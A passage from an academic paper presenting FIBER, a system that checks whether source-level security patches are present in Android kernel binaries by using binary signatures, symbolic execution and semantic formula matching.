Unfortunately, the closely related work on binary-only bug search misses an important link in order to be twisted to perform accurate patch presence test. Due to its extremely large scope, they are forced to use similarity-based fuzzy matching (inherently inaccurate) to speed up the search process, instead of the more expensive yet more accurate approaches. As a result, most of the existing solutions usually take the whole functions for comparison [26, 27, 13, 31]. However, since security patches are mostly small and subtle changes [30], similarity-based approaches cannot effectively distinguish patched and un-patched versions.

In this paper, we propose FIBER, a complementary system that completes the missing link and takes the similarity-based bug search to the next level where we can perform precise and accurate patch presence test. Fundamentally, FIBER addresses the following technical problem: "how do we generate binary signatures that well represent the source-level patch"? We address this problem in two steps: First, inspired by typical human analyst's behaviors, we will pick and choose the most suitable parts of a patch as candidates for binary signature generation. Second, we generate the binary signatures that preserve as much source-level information as possible, including the patch and the corresponding function as a whole.

We summarize our contributions as follows:

(1) We formulate the problem of patch presence test under "source to binary", bridging the gap from the general bug search to precise and accurate patch presence test. We then describe FIBER — an automatic, precise, and accurate system overcoming challenges such as information loss in the binaries. FIBER is open sourced[1].

(2) We design FIBER inspired by human behaviors, which picks and chooses the most suitable parts of a patch to generate binary signatures representative of the source-level patch. Besides, the test results can also be easily reasoned about by humans.

(3) We systematically evaluate FIBER with 107 real word vulnerabilities and security patches on a diverse set of Android kernel images [2] with different timestamps, versions and vendors, the results show that FIBER can achieve high accuracy in security patch presence test. We discover real-world cases where critical security patches fail to propagate to the downstreams.

[1] https://fiberx.github.io/

[2] Although Android follows open-source license, many Android device vendors still do not publish their source code or only do that periodically (with significant delays) for certain major releases.

## 2 Related Work

In this section, we discuss the related work primarily under bug search and how they are currently applied to the patch presence test problem. We divide them as source-level and binary-level.

**Source-level bug search.** Many studies focused on finding code clones both inside a single software distribution and across distributions [18, 22, 17, 16, 20]. The general goal is to find code snippets similar to a given buggy one — a more general goal that can be twisted to also conduct patch presence test. Since bug search typically does not limit the search scope to only a single function, it needs to face potentially millions of lines of code in large software [16]. Due to the scalability concern, bug search solutions are typically framed as some form of similarity matching using features extracted from the source code, including plain string [8], tokens [18, 22, 16, 20], and parse trees [17]. Unfortunately, this makes it challenging to ascertain whether the identified similar code snippets have been patched; this is because the patched and un-patched versions can be similar (especially for security patches that are often small) [16].

**Binary-level bug search.** Similar to the source-level work, binary-level approaches follow a similar principle of finding similar code snippets. To overcome the challenge of lack of source-level information, *e.g.,* variable type and name, these solutions need to look for alternative features such as structure of the code [19, 13, 31]. Since the "binary to binary" bug search does not assume the availability of symbol tables, they are forced to check out every single function in the target even if it only intends to conduct an accurate patch presence test on a specific function. For example, given a vulnerable function, Genius [13] and Gemini [31] are essentially looking for the same affected function(s) in the complete collection of functions in a target binary. Due to the scalability concern again, these features and solutions are engineered for speed instead of accuracy. BinDiff [2] and BinSlayer [9] check the control flow graph similarity based on isomorphism. As more advanced solutions, Genius [13] and Gemini [31] extract feature representations from the control flow graphs and encodes them into graph embeddings (high dimensional numerical vectors), which can speed up the matching process significantly. Unfortunately, under the huge search space, more accurate semantics-based solutions are not believed to be scalable [13, 31]. For instance, Pewny *et al.* [26] computes I/O pairs of basic blocks to

match similar basic blocks in a target function. BinHunt [14] and iBinHunt [24] use symbolic execution and theorem provers to formally verify basic block level semantic equivalence.

FIBER is in a unique position that leverages the source-level information to answer a more specific question — whether the specific affected function is patched in the target binary. To our knowledge, Pewny *et al.*'s work [26] is the only one that claims source-level patch information can be leveraged to generate more fine-grained signatures for bug search (although no implementation and evaluation). However, its goal is still focused on bug search instead of patch presence test, which means that it still attempts to search for similar (un-)patched code snippets (in binary) in the entire target, making it too fuzzy to answer the problem of patch presence test.

Finally, binary-level bug search has been extended to be cross-architecture [27, 26, 13, 31]. FIBER naturally supports different architectures with the assumption that source code is available, allowing us to generate different signatures for different compiled binaries.





Figure 1: Patch of CVE-2015-8955

## 3 Overview

In this section, we first walk through a motivating example to summarize FIBER's general intuition, then position FIBER in a larger picture.

**A motivating example.** We pick the security patch for `CVE-2015-8955`, a Linux kernel vulnerability, to intuitively demonstrate a typical workflow of patch presence test which FIBER closely emulates. The patch is shown in Fig 1.[3] To test whether this patch exists in the target binary, naturally we will follow the steps below:

Step 1: Pick a change site (*i.e.,* sequence of changed statements). At first glance, we can see that the patch introduces multiple change sites. However, not all of them are ideal for the patch presence test purpose. Line 1-5 adds a new parameter "`pmu`" for original function, which will be used by the added "if" statement at line 11. Another change is to move the assignment of "`armpmu`" from line 7 to line 17. The "`to_arm_pmu()`" used by the assignment is a small utility macro, which will result in few instructions without changing the control flow graph (CFG), making it difficult to be located at binary level. However, the added "if" statement at line 11 will introduce a structural change to the CFG, besides, it also has a unique semantic as it involves the newly added function parameter. Therefore, it is natural to consider line 11 a more suitable indicator of patch presence.

Step 2: Rough matching. Now we have decided to search in the target binary function for the existence of line 11 in Fig 1, typically we will start from matching the CFG structure since it is easy and fast. This step can be similarly carried out in the source code level also. Specifically, one condition in the "if" statement will generally lead to a basic block with two successors, Thus for line 11, we will first try to locate those basic blocks with out-degrees of 2. Besides, one successor of the basic block should be the function epilogue since at line 12 the function will return if passing the checks at line 11. In Fig 1 we also show a part of the CFG generated from a patched Android kernel image, we can see that both the bolded basic block and the basic block right of it satisfy this requirement.

Step 3: Precise matching. Out of the two candidate basic blocks in the target binary, we now should need some semantic information to further distinguish them. Ideally, if we have the source level information such as variable names, a human can typically make a decision already (assuming the target function does not change variable names). With limited information at the binary level, we need to map the binary instructions to source-level statements somehow. This is usually a time-consuming process for human analysts, since they typically need to understand which register or memory location corresponds to which source-level variable.

[3] For simplicity, we include only one of the two changed functions in the patch and removed comments and context lines. The full patch can be found in [6].

Following the same example in Fig 1[4], an analyst needs to inspect the registers used in the "cmp" instruction of candidate blocks. Specifically, by tracking the register's origin (listed at the bottom of Fig 1), we can finally tell the differences of the two "cmp" instructions and correctly decide that the bolded basic block is the one that maps back to line 11.

**System architecture.** Fig 2 illustrates the system architecture, which is abstracted from human analysts' procedure. It has four primary inputs: (1) the source-level patch information; (2) the complete source code of a reference; (3) the affected function(s) in the compiled reference binary; (4) the affected functions in the target binary. It is obvious that (4) is readily available if the symbol table is included in the target binary (*e.g.,* true in most Linux-based kernel images). However, in the more general case we do not make this assumption, neither do the state-of-the-art binary-only bug search work [13, 31, 26]. Fortunately, these similarity-based approaches solve this very problem by identifying functions in the target binary that look similar to a reference one, thus the symbol table of the target binary can actually be inferred — in addition to research studies [13, 31], BinDiff [2] also has a built-in functionality serving this purpose. We leave the integration of such functionality into FIBER as future work, since all kernel images as test subjects in our evaluation have embedded symbol tables.

This shows that the similarity-based bug search and the more precise patch presence test are in fact not competing solutions; rather, they complement each other. The former is fast/scalable but less accurate; the latter is slower but more accurate. In a way, bug search acts as a coarse-grained filter and outputs a ranked list of candidate functions which can be used as input (4) of FIBER for further processing. Since the search space of FIBER is now constrained to only a few candidate functions (one if with symbol table), it opens up the more expensive analysis.

With the inputs in mind, we now describe the three major components in FIBER:

(1) Change site analyzer. A single patch may introduce more than one change site in different functions and one change site can also span over multiple lines in source code. Change site analyzer intends to pick out those most representative, unique and easy-to-match source changes by carefully analyzing each change site and the corresponding reference function(s), mimicking what a real analyst would do. Besides, during this process, we can also obtain useful source-level insight regarding the change sites (*e.g.,* the types of statements and the variables involved), which can guide the later signature generation and matching process.

[4] We use AArch64 assembly instructions in this example, if not explicitly stated, the same assembly instructions will also be used in all other examples across the paper.





Figure 2: Workflow of FIBER

(2) Signature generator. This component is responsible for translating source-level change sites into binary-level signatures. Essentially this step requires an analysis to ensure that we can map binary instructions to source-level statements, which is challenging because of the information loss during the compilation process. The key building block we leverage is binary symbolic execution for this purpose.

(3) Matching engine. The matching engine's task is to search a given signature in the target binary. To do that, we first need to locate the affected function(s) in the target binary with the help of the symbol table. Then the search is done by first matching the syntax represented by the topology of a localized CFG related to the patch (a much quicker process), and then the semantic formulas (slower because of the symbolic execution). This process is similar to the one described in the motivating example.

It is worth noting that as long as a signature is generated for a particular security patch, it can then be saved and reused for multiple target binaries, thus we only need to run the analyzer and generator once for each patch.

**Scope.** (1) FIBER naturally supports analyzing binaries of different architecture and compiled with different compiler options. This is because of the availability of source code, which allows us to compile the source code into any supported architecture with any compiler options. More details will be discussed in §5 and §6.

(2) FIBER is inherently not tied to any source language although currently it works on C code. We do require debug information to be generated (for our reference binary) by compilers that can map the binary instructions back to source level statements as will be discussed in §4.3. All modern C compilers can do this for example.

**Potential users and usage scenarios.** We envision third-party auditors/developers will be FIBER's primary users, such as independent security researchers, security companies, software integration companies that rely on code/binaries supplied from others. Even for first-party developers, checking security patches at the binary level offers an extra layer of safety. As will be shown in §6.4, some vendors indeed forgot to patch critical vulnerabilities even though they have source access (*i.e.,* human errors), while systems like FIBER could have caught it.

# 4 System Design

In this section, we describe FIBER's design in depth by walking through the requirement of signatures and the design of each component.

## 4.1 Signature

The signature is what represents a patch. In general, we have two criterion for an "ideal" signature:

(1) Unique. The signature should not be found in places other than the patch itself. Otherwise, it is not unique to the patch. Specifically, it should not exist in both the patched and un-patched versions. This means that the signature should not be overly simple, which may cause it to appear in places unrelated to the patch.

(2) Stable. The signature should be robust to benign evolution of the code base, *e.g.,* the target function may look different than as the reference due to version differences. This means that the signature should not be overly complex (related to too many source lines), which is more likely to encounter benign changes in the target, creating false matches of the signature.

As we can see, the above two seemingly conflicting requirements ask for a delicate balance in signature generation, which we will elaborate in this section. Fundamentally, we need to pick a unique source change from a patch for which we believe a corresponding binary signature can be generated that well represents it. What works in our favor is that the reference and target function should share significant variable-level semantics. Assuming both versions are patched, things like "how a variable is derived and dereferenced" and "how a condition is derived" should be the very much the same. The binary signature simply need to carry this necessary information to recover the semantics present in the source.

Informally, we define a binary signature to be a group of instructions, that not only structurally correspond to the source-level signature, but also are annotated with sufficient information (*e.g.,* variable-level semantics) so that they can be unambiguously mapped to the original source-level change site. We will elaborate the translation process in §4.3.

## 4.2 Change Site Analyzer

The input of the change site analyzer is a source patch and the reference code base. It serves two purposes. (1) Since a patch may introduce multiple change sites within or across different functions, the analyzer aims to pick a suitable signature according to the criterion mentioned in §4.1. (2) Another goal is to gain insights of the patch change sites, from which the binary signature generator will benefit. We divide this process into two phases and detail them as below.

### 4.2.1 Unique Source Change Discovery

A patch can either add or delete some lines, thus we can either changes based on either the absence of patch (*i.e.,* existence of deleted lines) or presence of patch (*i.e.,* existence of added lines). For the purpose of discussion, we assume that our signature generation is based on the presence of patch and focused on the added lines; the opposite can be done similarly. The general strategy is to start from a single statement and gradually expand if necessary. For each added statement in the patch, the following steps will be performed:

(1) Uniqueness test. Basically, a statement has to exist in only the added lines of the patch and nowhere else (*e.g.,* un-patched code bases)". For this, we can apply a simple token-based sequence matching using a lexer [16]. We wish to point out that this uniqueness test captures not only token-based information but also semantic-related information. For instance, the example source signature in Fig 1 at line 11 encodes the fact that the first function parameter is compared against a field of the last parameter, and this semantic relationship is unique (which we need to preserve in binary signatures).

(2) (*optional*) Context addition. If no single statement is unique, we consider all its adjacent statements as potential context choices. The "adjacent" is bi-directional and on the control flow level (*e.g.,* the "if" statement has two successors and both of which can be considered the context), thus there can be multiple context statements. We gradually expand the context statements, *e.g.,* if one context statement is not enough, we try two.

(3) Fine-grained change detection. By convention, patches are distributed in the form of source line changes. Even when a line is partially modified, the corresponding patch will still show one deleted and one added line. We detect such fine-grained changes within a single statement / source line, by comparing it with its neighbouring deleted/added lines. This is to ensure that

we do not include unnecessary part of the statement which will bloat the signature. For example, if only one argument of a function call statement is changed, we can ignore all other arguments in the matching process to reduce potential noise, improving the "stability" of the signature.

(4) Type insight. The types of variables involved in source statements are also important since it will guide the later binary signature generation and matching. Theoretically, we can label the type of every variable in the reference binary (registers or memory locations in the binary) and make sure the types inferred in the target match (more details in §4.3.1). However, sometimes type match is not good enough to uniquely match a signature. A special case is a const string which is stored statically at a hardcoded memory address. If the only change in a patch is related to the content of the string, then both binary signature generation and matching should dereference the `char*` pointer and obtain the actual string content; otherwise, the signature will simply contain a const memory pointer whose value can vary across different binaries. Even if the pointer type matches as `char*` in the target, it is still inconclusive if it is a patched or un-patched version (we give some real examples in §6 as case studies).

After the above procedure, we now have some unique and small (thus more stable) source changes.

#### 4.2.2 Source Change Selection

Previous step may generate multiple candidate unique source changes for a single patch. In practice, the presence of one of them may already indicate the patch presence. In addition, some source changes are more suitable for binary signature generation than others. In FIBER, we will first rank all candidate changes and pick the top N for further translation. The ranking is based on three factors (from least important to most):

(1) Distance to function entrance. Short distance between statements in the source-level signature and the function entrance will accelerate the signature generation process because of its design which we will detail in §4.3.

(2) Function size. If the source code signature is located in a smaller function, the matching engine will benefit since the search space will be reduced and it is less likely to encounter "noise". In addition, the matching speed will be faster. Note that this is more important than (1) because the signature generation process is only a one-time effort while matching may be repeated for different target binaries.

(3) Change type. The kinds of statements involved in a change matters. As shown previously in §3, if the change involves some structural/control-flow changes (*e.g.,* "if" statement), we can quickly narrow down the search range to structurally-similar candidates in the target binary, affecting the matching speed. More importantly, it can also affect the stability of the binary signature. Unlike statements such as a function call, which may get inlined depending on the compiler options, structural changes in general are much more robust.

We categorize the source changes into several general types: (1) function invocations (new function call or argument change to an existing call), (2) condition related (new conditional statement or condition change in an existing statement), (3) assignments (which may involve arithmetic operations). Actual source changes can have multiple types, *e.g.,* a function invocation can have an argument derived from an assignment or follow a conditional statement. Generally, we rank "new function call" (if FIBER determines that it is not inlined in the reference binary[5] ) the highest because one can simply decide the patch presence by the presence of the function invocation, which is straightforward with the symbol table. We also rank "condition" related signatures (*e.g.,* "if" statement) high because it introduces both structural changes and semantic changes. On the other hand, a simple assignment statement, including assignment derived from arithmetic operations (*e.g.,* `a=b+c;`), will not affect the structure in general, so it is less preferred. Besides, pure control flow transfer (*e.g.,* addition of a "goto") is not preferred as well since we may need to include extra context statements that are unrelated to the change site, which is less stable.Note that there are certain source-level changes are simply not visible at the binary level (*e.g.,* source code comments) or difficult to locate (variable declaration).

### 4.3 Signature Generator

We first need to compile the reference source into the reference binary, from which the binary signatures will be generated according to the selected unique source change. As discussed in §4.2, we will still assume that the signature is based on the patched version. Also, during the compilation process, we will retain all the compiler-generated debug information for future use.

#### 4.3.1 Binary Signature Generation

**Identify and organize instructions related to the source change.** Given the reference binary, the first thing is to locate the corresponding binary instructions related to the source change. This can be done with the

[5] It looks the presence of the corresponding binary instruction that calls to the exact function.

help of debug information since it provides a mapping from source code lines to binary instructions. We will then construct a local CFG that includes all the nodes containing the identified instructions, which is straightforward if these nodes are connected to each other, otherwise, we need to add some padding nodes to make a connected local CFG, which by nature is a steiner tree problem [15]. For this purpose we use the approximation steiner tree algorithm implemented in the NetworkX package [5]. The topology of such a local CFG reflects the structure of the original source change. Compared to full-function CFG, this local CFG structure is more robust to different compiler options and architectures since it excludes unrelated code. That being said, compilation configurations may still affect the signature. Therefore, ideally we should use the same compilation configuration of the reference kernel as the target. As will be described in §6.1, we follow a procedure to actively probe the compilation configuration of the target kernel.

**Identify root instructions.** Theoretically all these instructions identified in the local CFG above will be part of the binary signature. However, this is not a good idea in practice as only a subset of instructions actually summarizes the key behavior (data flow semantic); we refer to such instructions as "root instructions". The more instructions we include in a binary signature, the more specific and less "stable" it becomes. For instance, a compiler may insert additional "intermediate" instructions to free up some registers (by saving their values to memory). If we unnecessarily include all these instructions, we may not get a match in the target. Take the two source-level statements in Fig 3 as examples, the first statement is an assignment where 3 binary instructions are generated to perform the operation. However, capturing the last instruction alone is already sufficient, because we know through data flow analysis that `X1` is equal to `X0+0x4` and can therefore discard the first and second instruction. Similarly, instruction 03 and 04 corresponding to the second statement already sufficiently capture its semantic, because the outputs of instruction 00, 01 and 02 will later be consumed by other instructions.

Simply put, we define "root instructions" to be the last instructions in the data flow chains (where no other instructions will propagate any data further), along with some complementary instructions that complete the source-level semantic. For instance, by this definition, the `cmp` instruction will be the root instruction. However, we need to complement it with the next conditional jump instruction to complete its conditional statement semantic. For function call instructions, the root instructions will include the push (assuming x86) of arguments (as they each become the last instruction in a





Figure 3: Data flow analysis of example basic blocks

| Signature Type | Root Instructions (x86 example) |
|---|---|
| Function call | call,push |
| Conditional statement | cmp, conditional jmp |
| assignment (incl. arithmetic ops) | mov,add, sub,mul,bit ops... |
| Unconditional control transfer | jmp,ret |

Table 1: Types of root instructions

data flow chain to prepare a specific argument), and the call instruction (to complete the function invocation semantic).

Note that compilers may still generate slightly different root instructions for the same statements (due to compiler optimizations, *etc.*). To facilitate signature matching, we deem root instructions equivalent as long as their types are the same (normalization of root instructions). We illustrate this in Table 1 where we show the different types of instructions that may be generated from the same source change. For instance, a compiler may choose to use bit operations instead of multiplications for an assignment statement.

**Annotate root instructions.** Now we need to make sure that the root instructions are sufficiently labeled (which is our binary signature) such that they can be uniquely mapped to source changes.

Following the observation mentioned earlier in §4.1 that the target and reference function should share variable-level semantics (as they are simply different versions of the same function), we formulate the goal as *mapping the operands (registers or memory locations) of the root instructions back to source-level variables*. This is sufficient because if the target function indeed

| | |
|---|---|
| **arg**: | ***function argument*** |
| **var**: | ***local variable*** |
| **ret**: | ***callee return value*** |
| **imm**: | ***immediate value*** |
| **[ ]**: | ***dereference*** |
| **op**: | ***binary operators*** |
| **expr**: | ***arg* \| *var* \| *ret* \| *imm*** |
| | **\| [*expr*] \| *expr op expr*** |
| | **\| if(*expr*) then *expr* else *expr*** |

Figure 4: Notation for formula (expression) annotating root instruction operands

applied the patch, the variables related to the patch should be the same ones as what we saw in the reference function. Now, our only job here is to ensure that the binary signature retains all such semantic information. To this end, we compute a full-function semantic formula for each operand (up to the point of root instructions). As shown in Fig 1, these formulas are in the form of ASTs – essentially formulated as expressions following the notation in Fig 4.

Note that from a function's perspective, any operand in an instruction can really be derived from only four sources:

(1) a function parameter (external input), *e.g.,* `ebp+0x4` if it is x86, `X0` or `X1` if it is aarch64;

(2) a local variable (defined within the function), *e.g.,* `ebp-0x8` in x86 or `sp+0x4` in aarch64 (which use registers to pass arguments);

(3) return values from function calls (external source), *e.g.,* a register holding the return value of a function call;

(4) an immediate number (constant), *e.g.,* instruction/data address (including global variables), offset, other constants;

These sources all have meaningful semantics at the source level. The question is how do we leverage them in the binary signature. Do we require the binary signature to state something precise "the fourth parameter of the function is used in a comparison statement", or something more fuzzy "a local variable is dereferenced at an offset, whose result is passed to a function call"? These choices all have implications on the unique and stable requirement of the signature. We discuss how we handle these four basic cases:

(1) Function parameter. From the calling convention, we can at least infer where memory location corresponds to which parameter. Despite the fact that function prototpye may change in the target, our current policy assumes otherwise (as the change happens rather infrequently). As an extension, we could use the type of the parameter (as mentioned in §4.2), or even its usage profile to ensure the uniqueness of the parameter. Note that this would also require analysis of the target function to derive similar information (which will require more expensive binary-level type inference techniques [21, 10]).

(2) Local variable. This is similar to the function parameter case, except that local variables are much more prone to change, *e.g.,* new variables may be introduced. In theory, we could similarly use type information and the way the local variable is used to ensure the uniqueness the variable in the signature. For now, we do not conduct any additional analysis and simply treats all local variables as the same class without further differentiation. Interestingly, we will show in §6 that this strategy already can generate signatures that are unique enough.

(3) Return values from function calls. This is a relatively straightforward case, we simply tag the return value to be originated from a specific function call.

(4) Immediate number. It is generally not safe to use the exact values of the immediate numbers, especially if it has to do with addresses. For instance, a `goto` instruction's target address may not be fixed in binaries. A field of a `struct` may be located at different offsets, *e.g.,* the target binary has a slightly different definition. We need to conduct additional binary-level analysis to infer if a target address is pointing to the right basic block (*e.g.,* by checking the similarity of the target basic block), or the offset is pointing to a specific field (*e.g.,* by type inference [21, 10]). Our current design allows for such extensions but at the moment simply treats immediate numbers as a class without differentiating their values, unless the values are related to source-level constants and unrelated to addresses, *e.g.,* `a = 0;`.

In our experience, we find that even without having a precise knowledge of these basic elements in the signature, the semantic formula that describe them is typically already unique enough to annotate the operands; ultimately allow us to uniquely map the root instructions to source-level statements. We show a concrete example in Fig 5 with both reference and target in comparison. As we can see, the patch line is in red: `a=n*m+2;`, a fairly straightforward assignment statement, which is used as a unique source change. In the binary form, we would identify the store instruction as root instruction, and annotate both operands accordingly. In this case, we know that `X3=X0*X1+0x2` which represents `arg_0*arg_1+0x2` and it is being stored into a local variable at `sp+0x8`. Similarly, the target source has the same patch statement (and should be considered patched) even though it has also inserted some additional code with a new local variable. When we attempt to match the binary signature, there are three points worth noting:

First, the local variable `a` is now located at a different offset from `sp`, *i.e.,* `sp+0x10`. We therefore cannot





Figure 5: Illustration of the binary signature matching

blindly use a fixed offset to represent the same local variable across reference and target. Instead, we could apply the additional strategies mentioned above: (1) Inferring the type of local variables in the target binary and conclude that `sp+0x10` is the only integer variable and therefore must correspond to `sp+0x8`. (2) Profiling the behaviors of all local variables in the target binary and attempt to match the one most similar to `sp+0x8` in the reference. For example, we know `sp+0x8` in the binary (*i.e.,* `s`) takes the value from a function return, while `sp+0x10` (*i.e.,* `a`) did not (and `sp+0x10` is the more likely one). Interestingly, even if we do not perform the above analysis, the fact that there is a root instruction storing a unique formula `X0*X1+0x2` to a local variable (any) is already unique enough to be a signature that lead to a correct match in the target.

Second, to show that isolated basic block level analysis is not sufficient, we note the `mov` instruction in the first basic block of the target binary which saves X0 to X3 to free up X0 for the return value of `do_sth()`. It is imperative that we link X3 to X0 so that the final formula at the root instruction (*i.e.,* last instruction of the last basic block) will be the same as the one computed in the reference binary.

Third, there is an additional store instruction in the last basic block of the target binary, which saves X0 (return value of `do_sth()` to `sp+0x8` (*i.e.,* `s`). Note that this may look like a root instruction as well from data flow perspective. However, since it is attempting to store a return value instead of the formula in the original signature, it will not cause a false match.

### 4.3.2 Binary Signature Validation

Even though we have the best intention to preserve the uniqueness and stability of the selected source change, due to the information loss incurred in the translation, we still need to double check that the candidate binary-level signatures actually still satisfy the requirements.

(1) Unique. For each patch, we will prepare both the patched and un-patched binaries as references and then try to match the binary signature against them, with the matching engine (detailed in §4.4). For a binary signature based on the patched code, it will be regarded as unique only when it has no match in the reference un-patched binary. A unique binary signature may still have multiple matches (although rare) in the reference patched binary, in this case, we will record the match count as auxiliary information. When using it to test the target binary in real world, only when the match count is no less than previously recorded one, will we say that the patch exists in target binary.

(2) Stable. Our previous effort in §4.2 to keep a small footprint of the unique source change can also help to improve the binary signature stability here, since the sizes of source change and binary signatures are related. Besides, we can also prepare multiple versions of patched and un-patched function binaries (if more ground truth data are available) and test the generated binary signature against them. This can help to pick out those most stable binary signatures that exist in all patched binaries but none of un-patched binaries.

## 4.4 Signature Matching Engine

Matching engine is responsible for searching a given binary signature in the target binary (*i.e.,* the test subject). This section will detail the searching process. As briefly mentioned in §3, we first need to locate the target function in the target binary by its symbol table, then we will start to search the binary signature in it. We divide the search into two phases: rough matching and precise matching.

**Rough matching.** This is a quick pass that intends to match the binary signature by some easy-to-collect features. These features include:

(1) CFG topology. The binary signature itself is basically a subgraph of the function CFG. This step is useful unless the binary signature resides in only a single basic block (*e.g.,* the signature for an assignment statement).

(2) Exit of basic blocks. In general each basic block has one of two exit types: unconditional jump and conditional jump, the former can be further classified into call, return, and other normal control flow transfer for most ISAs. Thus, basic blocks can be quickly compared by their exit types.

(3) Root instruction types. As described in §4.3.1, we will analyze each basic block in the signature and decide its root instruction set. The instruction types can then be used to quickly compare two basic blocks. This requires generating the data flow graph for each basic block in target function binary, which is more expensive than previous steps but still manageable.

With above features, we can quickly narrow down the search space in the target function. If no matches can be found in this step, we can already conclude that the signature does not exist, otherwise, we still need to precisely compare every candidate match further.

**Precise matching.** In this phase, we leverage the annotation produced in §4.3.1 to perform a precise match on two groups of root instructions. We essentially just need to compare their associated annotation (*i.e.,* semantic formulas).

To fulfill the semantic comparison, we first need to generate semantic formulas for all the matched candidate root instructions, which can be done in the same way as detailed in §4.3.1. If all formulas of the signature root instructions can also be found in the candidate root instructions, the two will be regarded as equivalent (*i.e.,* they map to the same source-level signature/statements).

To compare two formulas (essentially two ASTs), there have been prior solutions that calculate a similarity score based on tree edit distance [12, 27]; however, FIBER intends to give a definitive answer about the match result, instead of a similarity score. Alternatively, theorem prover has been applied to prove the semantic equivalence of two formulas [14], which definitely provides the best accuracy but unfortunately can be very expensive in practice. In this paper, we choose a middle ground. Based on the observations that semantic formulas capture the dependency and therefore the order of instructions cannot be swapped, we know that the structure of formulas is unlikely to change (our evaluation confirms this), *e.g.,* `(a+b)*2` will not become `a*2+b*2`. In addition, with normalization of the basic elements of the formula, the matching process is also robust to non-structural changes. Basically, the matching process simply recursively match the operations and operands in the AST, with some necessary relaxations (*e.g.,* if the operator is commutative, the order of the operands will not matter). We also simplify the AST with a Z3 solver [11] before comparison.

## 5 Implementation

We implement the prototype of FIBER with 5,097 LOC in Python on top of Angr [29], as it has a robust symbolic execution engine to generate semantic formulas. To suit our needs, we also changed the internals of Angr (including 1348 LOC addition and 89 LOC deletion). Below are some implementation details.

**Architectural dependencies.** As mentioned, FIBER in principle supports any architecture as we can compile the source code into binaries for any architecture. Further, since we use Angr which lifts the binaries into an intermediate language VEX (which abstracts away instruction set architecture differences), most of our system works flawlessly without the need of tailoring for architectural specifics. This not only allows FIBER to be (for the most part) architectural independent, but also facilitates the implementation. For instance, when searching for root instructions, the data flow analysis is performed on top of VEX. However, some small engineering efforts are still needed for multi-architectural support, such as to deal with different calling conventions. At current stage FIBER supports aarch64.

**Root instruction annotation.** To generate semantic formulas for root instruction operands, it is necessary to analyze all the binary code from the function entrance to the root instruction. We choose symbolic execution as our analyze method since it can cover all possible execution paths and obtain the value expression of any register and memory location at an arbitrary point along the path.

Symbolic execution is well known for the path explosion problem, which makes it expensive and not as practical. We employ multiple optimizations to address the performance issue as detailed below.

(1) Path pruning. Before starting the symbolic execution we will first perform a depth first search (DFS) in the function CFG to find all paths from the function entrance to the root instructions. We will then put only the basic blocks contained in these paths in the execution whitelist, all other basic blocks will be dropped by the symbolic execution engine. Besides, we also limit the loop unrolling times to 2 to further reduce the number of paths.

(2) Under-constrained symbolic execution. As proposed previously [28], under-constrained symbolic execution can process an individual function without worrying about its calling contexts, effectively confining the path space within the single function. Although the input to the function (*e.g.,* parameters) is un-constrained at the beginning, it will not affect the extraction of the semantic formulas since they do not need such initial constraints. Un-constrained inputs may also lead the execution engine to include infeasible paths in real world execution, however, our goal for semantic formulas is to make them comparable between reference and target binaries, as long as we use the same procedure for both sides, the extracted formulas can still

be compared for the purpose of patch presence test. In the end, we use intra-function symbolic execution, *i.e.,* without following the callees (their return values will be made un-constrained as well), which in practice can already generate the formulas that make root instructions unique and stable.

